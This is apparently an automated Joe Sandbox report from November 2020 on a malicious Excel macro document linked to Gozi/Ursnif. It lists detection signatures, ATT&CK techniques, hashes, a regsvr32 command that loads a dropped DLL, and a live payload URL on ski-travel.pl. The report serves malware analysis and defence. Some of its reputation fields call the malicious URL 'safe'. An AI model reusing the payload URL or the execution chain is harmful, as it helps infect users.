

JOeSandbox Cloud BASIC



ID: 324318

Sample Name: document-
1406452695.xls

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 06:05:33

Date: 29/11/2020

Version: 31.0.0 Red Diamond

Table of Contents


Table of Contents	2
Analysis Report document-1406452695.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Sigma Overview	4
System Summary:	4
Signature Overview	5
AV Detection:	5
Software Vulnerabilities:	5
System Summary:	5
HIPS / PFW / Operating System Protection Evasion:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
Contacted URLs	8
URLs from Memory and Binaries	8
Contacted IPs	8
Public	8
General Information	9
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	10
ASN	11
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	11
Static File Info	13
General	13
File Icon	13
Static OLE Info	13
General	13
OLE File "document-1406452695.xls"	13
Indicators	13
Summary	13
Document Summary	14
Streams	14
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	14
General	14
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	14
General	14

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326323	14
General	14
Macro 4.0 Code	14
Network Behavior	15
Network Port Distribution	15
TCP Packets	15
UDP Packets	15
DNS Queries	16
DNS Answers	16
HTTP Request Dependency Graph	16
HTTP Packets	16
Code Manipulations	17
Statistics	17
Behavior	17
System Behavior	17
Analysis Process: EXCEL.EXE PID: 2492 Parent PID: 584	17
General	17
File Activities	17
File Created	17
File Deleted	18
File Moved	18
File Written	19
File Read	26
Registry Activities	26
Key Created	26
Key Value Created	27
Analysis Process: regsvr32.exe PID: 1692 Parent PID: 2492	34
General	34
Disassembly	34
Code Analysis	34

Analysis Report document-1406452695.xls

Overview

General Information

Sample Name:	document-1406452695.xls
Analysis ID:	324318
MD5:	6747f867a4a7141.
SHA1:	f101428eb0638b2.
SHA256:	8c4891e21fe4678.
Tags:	gozi SilentBuilder ursnif xls
Most interesting Screenshot:	


Detection

	
Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...
Office document tries to convince vi...
Document exploit detected (UriDown...
Document exploit detected (process...
Found Excel 4.0 Macro with suspicio...
Found obfuscated Excel 4.0 Macro
Sigma detected: Microsoft Office Pr...
Yara detected hidden Macro 4.0 in E...
Document contains embedded VBA ...
IP address seen in connection with o...
Potential document exploit detected ...
Potential document exploit detected ...

Classification



Startup

■ System is w7x64
•  EXCEL.EXE (PID: 2492 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
•  regsvr32.exe (PID: 1692 cmdline: regsvr32 -s C:\giogit\mpomqr\lwpxeohi.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
■ cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1406452695.xls	SUSP_Excel4Macro_Auto Open	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	0x0:\$header_docf: D0 CF 11 E0 0x4fea2:\$s1: Excel 0x50f1d:\$s1: Excel 0x389b:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1406452695.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:	
-----------------	---

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion



Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:




Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 21	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Medium Availability, Remote Control


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1406452695.xls	36%	Virustotal		Browse
document-1406452695.xls	14%	Metadefender		Browse
document-1406452695.xls	45%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ski-travel.pl	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://ski-travel.pl/ds/231120.gif	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ski-travel.pl	194.181.228.60	true	false	1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ski-travel.pl/ds/231120.gif	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000000 2.2099096013.0000000001E00000. 00000002.00000001.sdmp	false	Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.181.228.60	unknown	Poland		8308	NASK-COMMERCIALPL	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324318
Start date:	29.11.2020
Start time:	06:05:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1406452695.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/5@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.181.228.60	document-143363659.xls	Get hash	malicious	Browse	• ski-trave l.p/ds/23 1120.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-143363659.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1416696952.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1416696952.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1436581815.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1436581815.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1457050144.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1448745111.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1437759569.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1443549938.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1437303313.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1451937055.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif
	document-1450891431.xls	Get hash	malicious	Browse	ski-travel.pl/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ski-travel.pl	document-143363659.xls	Get hash	malicious	Browse	194.181.228.60
	document-143363659.xls	Get hash	malicious	Browse	194.181.228.60
	document-1416696952.xls	Get hash	malicious	Browse	194.181.228.60
	document-1416696952.xls	Get hash	malicious	Browse	194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	194.181.228.60

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NASK-COMMERCIALPL	document-143363659.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-143363659.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1416696952.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1416696952.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1436581815.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1457050144.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1448745111.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437759569.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1443549938.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1437303313.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1451937055.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60
	document-1450891431.xls	Get hash	malicious	Browse	• 194.181.228.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\luser\AppData\Local\Temp\ID9EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315422
Entropy (8bit):	7.9856317708894675
Encrypted:	false
SSDEEP:	6144:6C+rFLPodmRqyAVYtIKsVLCyo7NtbcY7uLaG/9t7+MB:6tFPM8R3AsB+bjej/9cC
MD5:	9494D67CD1BFF5986CF7F6A8F6CD6AE4
SHA1:	B10A233F35CE3896FC565EF12644291D0C5099CF
SHA-256:	524EB6EE7CBBF7BAFEB856FB0E174EF2C17522BFAFCFE2B11BD025FAA64F87F
SHA-512:	FA158AA973967F5506B00A7447D6CD28847401AAA99E2276E985B690B7FE2AEF3DA72D3E634D78592507F074E81C7BD6442DF950ACD1EC34EDDC6640196CD57
Malicious:	false
Reputation:	low
Preview:	.V.N.0..4..y;Jl@B.QS....A.>..0..~.6..=.nH..4DTb..s.....j.U..>HkjrV.H..[MS...?.OR..`.....Z].6.....M.l...Ei..h.*.....z.".....z>.]RnM...8.b..V.Q..f.wN...z.^...sNI..".OF.DJ.ZI. ..G..Up...~@.r^.....@.AMg.....sz~..A..d.f.C.\Jh..?0.w....9t..8.^.(n.....F.g..Kk.q....%l8.*Vi..1l...4...(ed..t.....K.d.....T#){.Lo.+....."....&.2=..2=../.^*...#.q3...._fD0..p.9..).....M6 '7.{...9Y....s.Ft9S...}.....g.z...E...V.....rh....YM..tZHM[.8.M.O.....PK.....!..C.T....e.....[Content_Types].xml ...{.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime= Tue Oct 17 10:04:00 2017, mtime= Sun Nov 29 13:06:45 2020, atime= Sun Nov 29 13:06:45 2020, length= 8192, window= hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.478490062391988
Encrypted:	false
SSDEEP:	12:85QrBlyIVCLgXg/XAICPCHaXtB8XzB//iX+WnrcvbSubDtZ3YiIMMEpxRljK1TdK:85/U/XTd6jsYepDv3qgrNru/
MD5:	8013BF43CF602C1F1675D101DABBA066
SHA1:	AC103BEFF04AE1D474B372BAB3D0F25B353FC487
SHA-256:	2B5B9381E93CCAC9CC1398D5325BA41C34420B0C9DFF1425698DE8FFF01DBA38
SHA-512:	9FA57B4DDC73FBED3ADA6F3CCDC4E7EDA6577343B3D2A829878EF44C5A947A56100662A51BB77B0E14DE0C4C1025EC0E4E386F4D0BCF2F451851B5DDC4A0F2A8
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G.....X.....X.....i.....P.O. :i.....+00.../C:\.....t1.....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....)Q.p..Desktop.d.....QK.X)Q.p*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....-..8...[.....?J.....C:\Users\..#.....\841618\Users.user\Desktop.....\.....\.....\.....\D.e.s.k.t.o.p.....,LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9r.[*.....}EkD_....3N...W...9r.[*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1406452695.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime= Wed Aug 26 14:08:14 2020, mtime= Sun Nov 29 13:06:45 2020, atime= Sun Nov 29 13:06:45 2020, length= 338432, window= hide
Category:	dropped
Size (bytes):	4236
Entropy (8bit):	4.5402309810269355
Encrypted:	false
SSDEEP:	96:8SM/XojF6ygQh2SM/XojF6ygQh2SM/XojF6ygQh2SM/XojF6ygQ/8cjFeQEcfFeQEcfFeQEcfFeQ/
MD5:	55594F7BB8623791A150DE111089198D
SHA1:	5442AE6125ACE361559E759649D0751A4721A0BF
SHA-256:	CFA072BF77F0058A0101548280F63566FDCED4D3DD5727ABD0D73A691EB1C618
SHA-512:	B508BE59921170A2756808E62E7D000E5F625FB44D13FBEC7F9DF1099EA00F53FD652857440706841795556CA02E7A899CECB92132DB29B352260036877C7058
Malicious:	false
Preview:	L.....F.....).{.....X...R...X...*.....P.O. :i.....+00.../C:\.....t1.....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....)Q.y..Desktop.d.....QK.X.Q.y*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....x.2.....)Q.p..DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.1.4.0.6.4.5.2.6.9.5...x.l.s.....-..8...[.....?J.....C:\Users\..#.....\841618\Users.user\Desktop\document-1406452695.xls.....\.....\.....\.....\D.e.s.k.t.o.p.\d.o.c.u.m.e.n.t.-.1.4.0.6.4.5.2.6.9.5...x.l.s.....,LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	232
Entropy (8bit):	4.76735872684343
Encrypted:	false
SSDEEP:	6:dj6Y9L7wXgEL7wXUY9L7wXgEL7wXUY9L7wXgEL7wXUY9L7wXs:dm08x8U08x8U08x8U08s
MD5:	3B75681978C28DCF92AA0D9E306B5C72
SHA1:	8D209607BE29BD4EDA2AF663D159923FDB08FBEE
SHA-256:	F512C246AFD4DEB9EC6FBC16B2625461E462FB12F04DEDDF51D9592D038C7CD1
